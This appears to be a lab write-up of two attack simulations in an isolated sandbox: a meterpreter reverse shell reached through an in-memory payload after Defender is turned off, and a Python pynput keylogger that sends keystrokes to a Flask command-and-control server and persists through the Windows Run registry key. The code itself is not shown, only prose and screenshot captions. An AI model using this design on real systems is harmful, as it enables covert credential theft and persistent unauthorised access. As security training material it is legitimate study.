
Setting the Network Adapter to VMnet7 to create a sandbox




IP details of Victim Machine




On the Victim system Turn off Real time protection under Virus and threat protection settings




Run powershell as an administrator




Consuming the payload directly in memory on the victim side when reaching out the malicious URL have the payload directly run in memory, creating a meterpreter reverse shell on the Kali linux machine and leaving behind no trace on the Victim.





Exploiting the Victim


sysinfo



Screenshot



Direct screenshot of confidential data from the Victim’s system




Run persistence


Establishes a reverse shell every time the victim system on every startup , continuously having access to steal data.




Keyscan\_start

****

Details Typed on Victim System





**Implementation 2 – Keylogger-Based Malware with C2 and Persistence**


This implementation simulates a real-world attacker deploying a keylogger on a victim’s machine, with captured keystrokes being silently exfiltrated to a command-and-control (C2) server. It was executed in a fully sandboxed environment consisting of a Kali Linux attacker VM and a Windows 10 victim VM. The attack was performed using a Python-based keylogger, hosted C2 server via Flask, and a persistence mechanism that ensures the malware runs automatically upon system reboot.


**Environment Setup**

The attacker system (Kali Linux) was assigned a static IP (192.168.175.132) on a host-only VMNet7 network. The victim system was a Windows 10 virtual machine with Python 3 and pynput installed. Both machines were isolated in a virtual sandbox with no internet access to simulate safe penetration testing conditions.

C2 Server Configuration

A simple HTTP server was created using Flask on Kali Linux. The server listens on port 5000 for incoming POST requests, logs the keystroke data along with timestamps, and appends them to a local file.







Keystrokes sent from the victim machine were instantly logged in keystrokes.txt.


Keylogger.py malicious program on the Victim





The keylogger on the Windows VM was built in Python using the pynput library to capture keystrokes and send them to the C2 server for every 5 characters. The keystrokes were buffered in memory and sent via HTTP POST.





The payload was executed silently from a minimized terminal, and it successfully captured keystrokes of whatever the user clicked, stealing important and confidential credentials like user name, passwords and bank credit card details.

Persistence Mechanism

To keep the keylogger running even after a system reboot, a simple registry-based persistence method was used. The malware adds a new entry to the Windows registry under HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run, using Python’s built-in winreg module. This entry points to the exact path of the keylogger executable, making sure it silently starts every time the user logs in. This technique is commonly used by real malware because it’s easy to set up and stays hidden from most users. Unlike startup folders or scheduled tasks, registry-based autorun doesn’t leave obvious traces on the desktop or task manager. This method follows the behavior outlined in **MITRE ATT&CK T1547.001**, where attackers use registry keys to make malware launch automatically when Windows starts.